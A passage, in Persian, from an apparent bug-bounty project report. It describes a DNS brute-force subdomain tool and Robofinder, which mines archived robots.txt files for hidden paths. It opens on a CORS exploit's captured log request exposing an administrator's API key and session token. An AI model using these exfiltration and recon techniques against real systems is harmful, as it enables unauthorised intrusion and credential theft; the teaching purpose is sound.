/log?key=%7B%0A%20%20%22username%22%3A%20%22administrator%22%2C%0A%20%20%22e
mail%22%3A%20%22%22%2C%0A%20%20%22apikey%22%3A%20%22zS9xc26yrPqBgIWyQXFbb59V
hbf0aZUe%22%2C%0A%20%20%22sessions%22%3A%20%5B%0A%20%20%20%20%22iGp58TSyei7E
pypeaPuiatghRg3GZBNk%22%0A%20%20%5D%0A%7D
```

که بعد از url کدگشایی کردن مقدار آن برابر زیر میشود

```
/log?key={ "username": "administrator", "email": "", "apikey":
"zS9xc26yrPqBgIWyQXFbb59Vhbf0aZUe", "sessions": [
"iGp58TSyei7EpypeaPuiatghRg3GZBNk" ] }
```


که همانطور که پیداست شامل اطلاعات admin میباشد

ابزار DNS brute

در این قسمت ابتدا به طور مختصر به توضیح DNS میپردازیم و ایده ی کلی این ابزار را مورد بررسی قرار میدهیم و به مسیر کارکرد ابزار نگاهی می اندازیم و ابزار های خاص استفاده شده در این برنامه را نیز به طور کوتاه توضیح میدهیم و در نهایت به چند نکته ی اصلی تکنیک DNS brute forcing و توضیح سوئیچ های مورد استفاده در ابزار میپردازیم.

پروتکل DNS

به طور کلی میدانیم که برای ارتباطات میان کامپیوتر ها معمولا نیازمند به یک ip و یک شماره ی port از کامپیوتر مقصد میباشیم. به طور معمول در وب شماره ی port یا ۸۰ میباشد که نشان دهنده ی پروتکل http هست یا ۴۴۳ که مربوط به پروتکل https هست و انتخاب یکی از این دو port به صورت خودکار توسط مرورگر با بررسی scheme انجام میشود اما سوالی که پیش می آید این است که چگونه به ip مقصد دست پیدا میکند. وقتی آدرس دامنه ای را در نوار آدرس مرورگر جستجو میکنیم مرورگر آدرس دامنه را به یک ip تبدیل میکند و این اتفاق توسط پروتکل DNS انجام میشود. درواقع این پروتکل مثل یک کتابچه ی شماره تلفن عمل میکند.
روند کار به صورت زیر است:



فرض کند آدرس https://example.com را در نوار آدرس مرورگر وارد میکنید. کامپیوتر در صورت نداشتن آدرس ip یک درخواست DNS (DNS Query) به DNS Resolver (که معمولا در ISP قرار دارند) میزند. سپس DNS Resolver (با فرض نبود آدرس در cache) مجموعه ای از درخواست های پی در پی را ارسال میکند. ابتدا به Root Server (.) درخواست میزند و این سرور در پاسخ آدرس یک TLD Server (مانند com. یا ir.) را برمیگرداند. بعد از آن DNS Resolver درخواستی به TLD Server مربوطه (که در حالت ما com. هست) میزند و خواستار آدرس nameserver دامنه ی مربوطه میشود. بعد از دریافت آدرس nameserver، DNS Resolver درخواستی به nameserver مربوطه میفرستد و خواستار ip مقصد میشود. بعد از دریافت ip آن را به کامپیوترمان برمیگرداند و از آنجا به بعد میتوانیم با داشتن ip مقصد، درخواست https مان را به سرور بفرستیم و پاسخ را دریافت کنیم.

Nameserver ها شامل record های متفاوتی میباشند که معروف ترین آن ها رکوردهای A ، AAAA، TXT و CNAME میباشند که ما در اینجا با رکورد A سروکار داریم که آدرس دامنه را به یک ip ورژن ۴ (ipv۴) مرتبط میسازد.

ایده ی ابزار


در زمینه ی باگ هانتینگ یا تست نفوذ یکی از عملیات های مهمی که باید انجام شود مربوط به بخش recon (همان reconnaissance) میباشد که یک اصطلاح نظامی بوده و به معنای کشف و شناسایی است. در recon سعی میشود تا جای ممکن از دارایی های یک سامانه یا شرکت یا ... اطلاعاتی کسب کرد برای مثلا وقتی شرکتی مثل Walmart اجازه ی انجام تست بر روی دارایی هایش را میدهد ما سعی میکنیم نه تنها دامنه ی اصلی و زیر دامنه های مربوط به آن را مورد تست قرار دهیم بلکه دامنه های دیگر متعلق به آن شرکت را نیز کشف کنیم و مورد تست قرار دهیم. کاری که در DNS Brute Force انجام میشود مشابه حمله ی dictionary است درواقع ما ابتدا nameserver مربوطه را پیدا میکنیم و از لیستی از زیر دامنه ها یا حتی کلمات محتمل مربوطه به عنوان مقادیری که باید توسط nameserver، resolve (تبدیل اسم سرور به آدرس ip) شوند استفاده میکنیم تا سعی در پیدا کردن ip دامنه یا زیر دامنه هایی را بکنیم که مثلا توسط web crawler ها بررسی نشده اند، در جایی cache نشده اند و یا داده های passive (مربوط به زیردامنه ها) که توسط ابزار های مختلف بدست آمده اند کامل نباشند. یعنی مجموعه ای از درخواست های DNS را به nameserver ارسال میکنیم به امید این که پاسخ درستی از طرف آن به ما ارسال شود و ما آدرس مربوطه را بدست آوریم که با اینکار متوجه وجود رکورد یا رکوردهایی میشویم که به طور عام دیده نشده و بقیه ی تست کنندگان از آن خبر ندارند.

ابزار های استفاده شده در این برنامه

- *subfinder* : یک ابزار جست و جوی زیردامنه که زیردامنه های صحیح مربوط به وب سایت ها را توسط منابع passive پیدا میکند.
- *crt.sh* : یک سامانه ی تحت وب که از طریق آن میتوان تمام گواهینامه های SSL یا TLS یک دامنه ی مورد نظر را پیدا کرد. (هدف اصلی استفاده از این سامانه پیدا کردن زیردامنه ها است)
- *abuseipdb* : یک سامانه ی تحت وب برای ارائه یک مخزن مرکزی برای مدیران سیستم و سایر اشخاص جهت گزارش و شناسایی آدرس های IP که با فعالیت های مخرب آنلاین مرتبط بوده اند. (هدف اصلی استفاده از این سامانه همانند crt.sh پیدا کردن زیردامنه ها است)
- *puredns* : یک resolver سریع دامنه که قابلیت brute force زیردامنه را نیز دارد. (که در اینجا فقط از قسمت resolver آن استفاده میشود و قابلیت فیلتر کردن زیردامنه های wildcard را دارد)
- *dnsgen* : یک ابزار که باتوجه به ورودی و با استفاده از تکنیک های مختلف ترکیب کردن، ترکیب های مختلف اسم دامنه را میسازد. (درواقع لیست دامنه هایی که قرار است آنها را در برنامه ی اصلی استفاده کنیم را میسازد)
- *massdns* : یک dns resolver با کارایی بالا که در ابزار puredns از آن استفاده میشود

نحوه ی کارکرد

تا اینجا کار با هدف برنامه و ابزار های استفاده شده در آن آشنا شدیم حالا باید به نحوه ی استفاده ی ابزارهای ذکر شده و ترتیب آنها در برنامه ی اصلی بپردازیم تا دقیق تر متوجه مسیر کار بشویم.
مسیر برنامه به صورت زیر است:



در ابتدای کار با استفاده از subfinder، crt.sh و abuseipdb زیر دامنه های مربوط به دامنه ی هدف را بدست می آوریم و آن ها را باهم ادغام میکنیم و تکرار ها را برطرف میکنیم. هم چنین یک لیست از کلمات را به برنامه میدهیم تا برنامه آنها را به عنوان زیردامنه استفاده کند. در این حالت زیردامنه های بدست آمده از قسمت اول و قسمت مربوط به لیست کلمات را به puredns (shuffle dns نیز اعمال مشابهی را انجام میدهد) میدهیم تا سعی در resolve کردن آنها کند. موارد resolve شده را در جایی ذخیره میکنیم. سپس هم

زیردامنه های resolve شده هم زیردامنه هایی که از سه ابزار subfinder، crt.sh و abuseipdb بدست آمده بودند را به ابزار dnsgen میدهیم تا ترکیبات متفاوت و جدیدی را به عنوان زیردامنه ایجاد کند سپس باز این موارد را به puredns که resolver ما هست میدهیم. این خروجی بدست آمده را با خروجی اولی که از puredns بدست آوردیم ادغام میکنیم. خروجی نهایی تعدادی زیردامنه هستند که resolver توانست شماره ی ip آن ها را بدست آورد.

نکات مربوط به تکنیک DNS Brute Forcing

- *رکورد های wildcard:*

در بعضی رکورد های DNS ممکن است در تنظیمات nameserver مواردی مثل *.domain.tld ذخیره شوند که در این صورت در پاسخ درخواست DNS query حتی زیردامنه هایی که وجود ندارند هم پاسخی برمیگردانند (یعنی زیردامنه های غیر موجود را نیز resolve میکنند). در این صورت ما پاسخ های به اصطلاح false positive دریافت میکنیم که برای جلوگیری از این کار از تکنیک های مختلف فیلتر کردن wildcard در puredns استفاده شده.

- *open public resolvers:*

در تکنیک dns brute forcing ما از یک wordlist (لیست کلمات) بزرگ به عنوان زیردامنه استفاده میکنیم به همین دلیل resolve کردن انبوهی از آنها نیازمند dns resolver های رایگان عمومی است زیرا resolver سیستم ما به تنهایی قابلیت انجام این کار را ندارد. نکته ی مثبت دیگر استفاده از این resolver های عمومی عدم وجود rate limit (محدودیت درخواست) است.

- *پهنای باند:*

تقریبا اکثر ابزار های dns brute forcing همانند puredns از ابزار پایه ی دیگری برای resolve کردن dns query ها استفاده میکنند. برای مثال ابزار پایه ای که puredns از آن استفاده میکند massdns نام دارد که با نرخ های همزمان بسیار بالا عملیات resolve کردن را انجام میدهد. به همین دلیل تا جای ممکن از پهنای باند سیستم میزبان استفاده میکند.

سوئیچ های ابزار

- *domain* : برای دریافت آدرس دامنه ی هدف
- *wordlist* : برای دریافت آدرس فایل حاوی لیست کلمات مورد استفاده به عنوان زیردامنه

- *resolvers* : برای دریافت آدرس فایل حاوی لیست resolver ها
- *fast* : برای ایجاد لیست کلمات کمتر توسط dnsgen
- *verbose* : برای نمایش پیام های اضافه تر در خروجی
- *cleanup* : برای حذف تمامی فایل های ایجاد شده توسط برنامه بجز خروجی نهایی
- *help* : برای دیدن سوئیچ های ذکر شده به همراه مقادیر پیش فرض آن ها

ابزار Robofinder

در این بخش همانند ابزارهای دیگر ابتدا به دانش پیش نیاز های برنامه سپس به ابزار های استفاده شده در برنامه میپردازیم و بعد به ایده و مسیر کلی ابزار نگاهی می اندازیم تا درک لازم را کسب کنیم. در نهایت هم به توضیحات سوئیچ های ابزار میپردازیم.

خزنده های وب

web crawlers (خزنده های وب) که با نام های دیگری همچون web spider یا spiderbot یا حتی به صورت مخفف crawler شناخته میشوند درواقع ربات های اینترنتی هستند که به صورت سیستماتیک وب جهانی را browse(مرور) میکنند. استفاده ی عمده ی این ابزار ها توسط موتور های جستجوگر هست تا بتوانند بوسیله ی این ربات ها وب سایت ها را اندیس بندی کنند. به طور کلی یک خزنده تا جای ممکن مسیر های ممکن در یک وب سایت را پیدا میکند. یکی از نحوه های مرسوم انجام این کار به این صورت است که خزنده با ورود به صفحه ی اصلی وب سایت مورد نظر تمام لینک های درون صفحه را بررسی میکند و به تک تک آنها درخواست میزند و دوباره درون پاسخ دریافت شده دنبال لینک های جدید میگردد و این کار را تا جای ممکن انجام میدهد البته میتوان برای عمق این کار محدودیت گذاشت.

فایل robot.txt

استاندارد حذف ربات ها یا به صورت مرسوم robot.txt درواقع یک استاندارد برای وب سایت ها است که برای ارتباط آنها با خزنده های وب یا ربات های وب استفاده میشود. همانطور که از اسمش پیداست فرمت این فایل txt هست و به صورت مرسوم در directory root (مسیر ریشه) قرار داده میشود. یکی از اهداف اصلی این فایل مشخص کردن مسیر های مجاز یا غیر مجاز برای انجام عملیات خزیدن هست تا از سر بار احتمالی ایجاد شده توسط درخواست های خزنده ها جلوگیری بکند. همچنین معمولا در این فایل آدرسی مربوط به sitemap(نقشه ی سایت) قرار داده میشود که شامل لیستی از صفحات موجود در یک دامنه یا وب سایت است.

این فایل از سه بخش تشکیل میشود که شامل یک field، یک colon و یک value میشود درواقع به صورت <field>:<value><#optional-comment> است. همچنین مقدار بعد از # به عنوان کامنت درنظر گرفته میشود.

field ها شامل موارد زیر میشوند:

- *user-agent* : مشخص میکند که قوانین برای کدام خزنده ها اعمال میشود
- *allow* : یک مسیر url که میتواند مورد خزیدن قرار بگیرد
- *disallow* : یک مسیر url که نباید مورد خزیدن قرار بگیرد (البته خزنده ها میتوانند از قوانین پیروی نکنند)
- *sitemap* : مسیر url کامل مربوط به sitemap مربوط به سایت

برای مثال محتوای فایل مربوط به gmail.com/robots.txt به صورت زیر است:

User-agent: *

Allow: /

Disallow: /a/*

Disallow: /mail?hl=*

Disallow: /tasks/*

Sitemap: https://www.google.com/gmail/sitemap.xml

سامانه ی wayback machine (archive)

سامانه ی wayback machine یک آرشیو دیجیتال از وب جهانی(www) است که شامل صفحات وب سایت ها، کتاب ها و متن ها، عکس و ویدیو ها و همچنین ابزار ها میشود. قسمتی از این سامانه که برای ما اهمیت دارد مربوط به بخش وب آن میشود که با استفاده از قابلیتی که در اختیار ما قرار میدهد میتوانیم برای مثال یک صفحه ی خاص از یک وب سایت را در زمان های گذشته تا به امروز مشاهده بکنیم. درواقع با استفاده از این قابلیت میتوانیم تاریخچه ای از صفحه ی خاصی از وب سایت هدف را بدست آوریم.

ایده ی ابزار

هدف اصلی این برنامه استخراج محتوای تمامی تاریخچه ی بخش robots.txt یک سایت است. درواقع منظور از این کار پیدا کردن مسیر هایی است که قبلا به نحوی در این فایل robots.txt به انها اشاره شده بوده ولی در حال حاضر در آخرین و جدید ترین فایل robots.txt وب سایت وجود ندارند. با استفاده از این کار میتوانیم به صفحات یا بخش هایی دست پیدا کنیم که احتمال پیدا کردن آسیب پذیری یا ضعف دسترسی در آنها زیاد به حساب می آید. در نهایت نیز میتوان محتویات این ابزار را به خروجی خزنده های استفاده شده بر روی یک وب سایت اضافه کرد که این کار در بخش recon باعث میشود بهتر بتوانیم بخش های مختلف سایت را بررسی کنیم.


نحوه ی کارکرد

بعد از آشنایی با هدف برنامه حالا نوبت به مسیر انجام کار میرسد، اینکه چگونه از ابزار های ذکر شده در دست یابی به هدفمان استفاده کنیم. سایت wayback machine یک api را در اختیار ما قرار میدهد که با استفاده از آن میتوانیم تاریخچه ی بخش robot.txt را در زمان های متفاوت بررسی کنیم. یکی از پارامتر هایی که این api دریافت میکند آدرس هدف (که در اینجا domain.tld/robots.txt هست) است. با استفاده از یک پارامتر دیگر نیز میتوانیم خروجی را به صورت json درخواست کنیم که در این صورت یک آرایه از تاریخ های متفاوت مسیر robots.txt/ در domain.tld را برایمان نمایش میدهد. هر خانه از این آرایه شامل هفت بخش میشود. بخش ها به صورت زیر هستند:

- urlkey : شامل tld و domain میشود
- timestamp : مهر زمانی را نشان میدهد
- original : نشان دهنده ی این است که به صورت اصلی در مهر زمانی مشخص شده به کجا درخواست زده شده (درواقع url کامل درخواست زده شده را نشان میدهد)
- mimetype : نشان دهنده ی نوع mime پاسخ درخواسته زده شده در مهر زمانی مورد نظر است
- statuscode : کد وضعیت پاسخ http را در مهر زمانی مربوطه نشان میدهد
- digest : یک hash مربوط به الگوریتم sha-۱ که در قالب base۳۲ کدگذاری شده و یکتا هست و برای متمایز کردن اسناد از یکدیگر است
- length : نشان دهنده ی حجم بایت های اسناد در فایل warc (Web ARChive) است

بخش هایی که ما به آنها نیاز داریم شامل timestamp، original، statuscode و digest میباشند. فیلتری که باید برروی خروجی ها اعمال شود باید شامل تمام درخواست های با statuscode ۲۰۰ باشد و بعد از آن با استفاده از digest میتوانیم پاسخ های یکتا را از یکدیگر جدا کنیم و از تکرار جلوگیری کنیم. به غیر از پارامتر json و url پارامتر های دیگری نیز وجود دارند که برای رسیدن به هدف ذکر شده به ما کمک میکنند. برای مثلا پارامتر fl میتواند تنها بخش هایی از خروجی مد نظر را برایمان نمایش دهد برای مثال اگر به این پارامتر یکی از مقادیر urlkey، timestamp یا ... را بدهیم فقط این مقادیر در خروجی خواهند بود. همچنین پارامتر دیگری برای فیلتر کردن بنام filter وجود دارد که با استفاده از آن میتوان تنها درخواست نمایش خروجی هایی را کرد که statuscode آنها برابر ۲۰۰ بوده. تنها بخشی که مانده تا به هدفمان برسیم رفع تکرار هاست که با استفاده قرار دادن پارامتر collapse برابر با digest میتوانیم این کار را تنها برای مقادیری انجام دهیم که در خروجی در مجاورت یک دیگر هستند. (مثلا خانه ی ۱ و ۲ یا خانه ی ۴ و ۵)

پس از دریافت خروجی های مد نظر با استفاده از قرار دادن مقدار timestamp در یک url بخصوص مربوط به سایت wayback machine، میتوانیم مقدار سایت هدف را در timestamp خاص مشخص شده ببینیم و بعد از استخراج sitemap، allow و disallow ها با استفاده از regex آنها را ذخیره کنیم و در هر بار درخواست به timestamp بعدی همزمان سعی در یکتا سازی مقادیر استخراج شده داشته باشیم.
به طور کلی مسیر انجام به صورت زیر است:



سوئیچ های ابزار

- *url* : برای دریافت آدرس دامنه ی هدف
- *delay* : تاخیر فاصله ی بین هر درخواست
- *paths* : نمایش دادن مسیر ها در robots.txt
- *sitemap* : نمایش دادن sitemap در robots.txt
- *quiet* : نمایش دادن خروجی به تنهایی
- *verbose* : نمایش دادن خروجی به همراه توضیحات اضافه
- *limit* : مشخص کردن محدودیت برای تعداد رکوردهای پیدا شده توسط api سایت wayback machine
- *help* : برای دیدن سوئیچ های ذکر شده به همراه مقادیر پیش فرض آن ها

منابع:

[۱] Blechschmidt, “Massdns github”, [درون خطی]. Available: https://github.com/blechschmidt/massdns.

[۲] V. Li, Bug Bounty Bootcamp, No Starch Press, ۲۰۲۱.

[۳] PortSwigger, “portswigger cors”, [درون خطی]. Available: https://portswigger.net/web-security/cors.

[۴] S. Parab, “sidxparab dns brute force”, [درون خطی]. Available: https://sidxparab.gitbook.io/subdomain-enumeration-guide/active-enumeration/dns-bruteforcing.

[۵] E. Kitamura, “web.dev same origin policy”, [درون خطی]. Available: https://web.dev/same-site-same-origin/.

[۶] Mozilla, “developer.mozilla cors”, [درون خطی]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS.

[۷] Cloudflare, “Cloudflare DNS”, [درون خطی]. Available: https://www.cloudflare.com/learning/dns/what-is-dns/.

[۸] Project Discovery, “Subfinder github”, [درون خطی]. Available: https://github.com/projectdiscovery/subfinder.

[۹] Sectigo, “crt.sh”, [درون خطی]. Available: https://crt.sh/.

[۱۰] AbuseIPDB, “abuseipdb”, [درون خطی]. Available: https://www.abuseipdb.com/.

[۱۱] d۳mondev, “Puredns github”, [درون خطی]. Available: https://github.com/d۳mondev/puredns.

[۱۲] ProjectAnte, “Dnsgen github”, [درون خطی]. Available: https://github.com/ProjectAnte/dnsgen.

[۱۳] Project Discovery, “Shuffledns github”, [درون خطی]. Available: https://github.com/projectdiscovery/shuffledns.

[۱۴] Cloudflare, “Cloudflare web crawler”, [درون خطی]. Available: https://www.cloudflare.com/learning/bots/what-is-a-web-crawler/.

[۱۵] Google, “Developers.google robots.txt”, [درون خطی]. Available: https://developers.google.com/search/docs/crawling-indexing/robots/intro.

[۱۶] Internet Archive, “Wayback machine archive”, [درون خطی]. Available: https://archive.org/web/.

[۱۷] Internet Archive, “Wayback machine cdx server github,” [درون خطی]. Available: https://github.com/internetarchive/wayback/tree/master/wayback-cdx-server.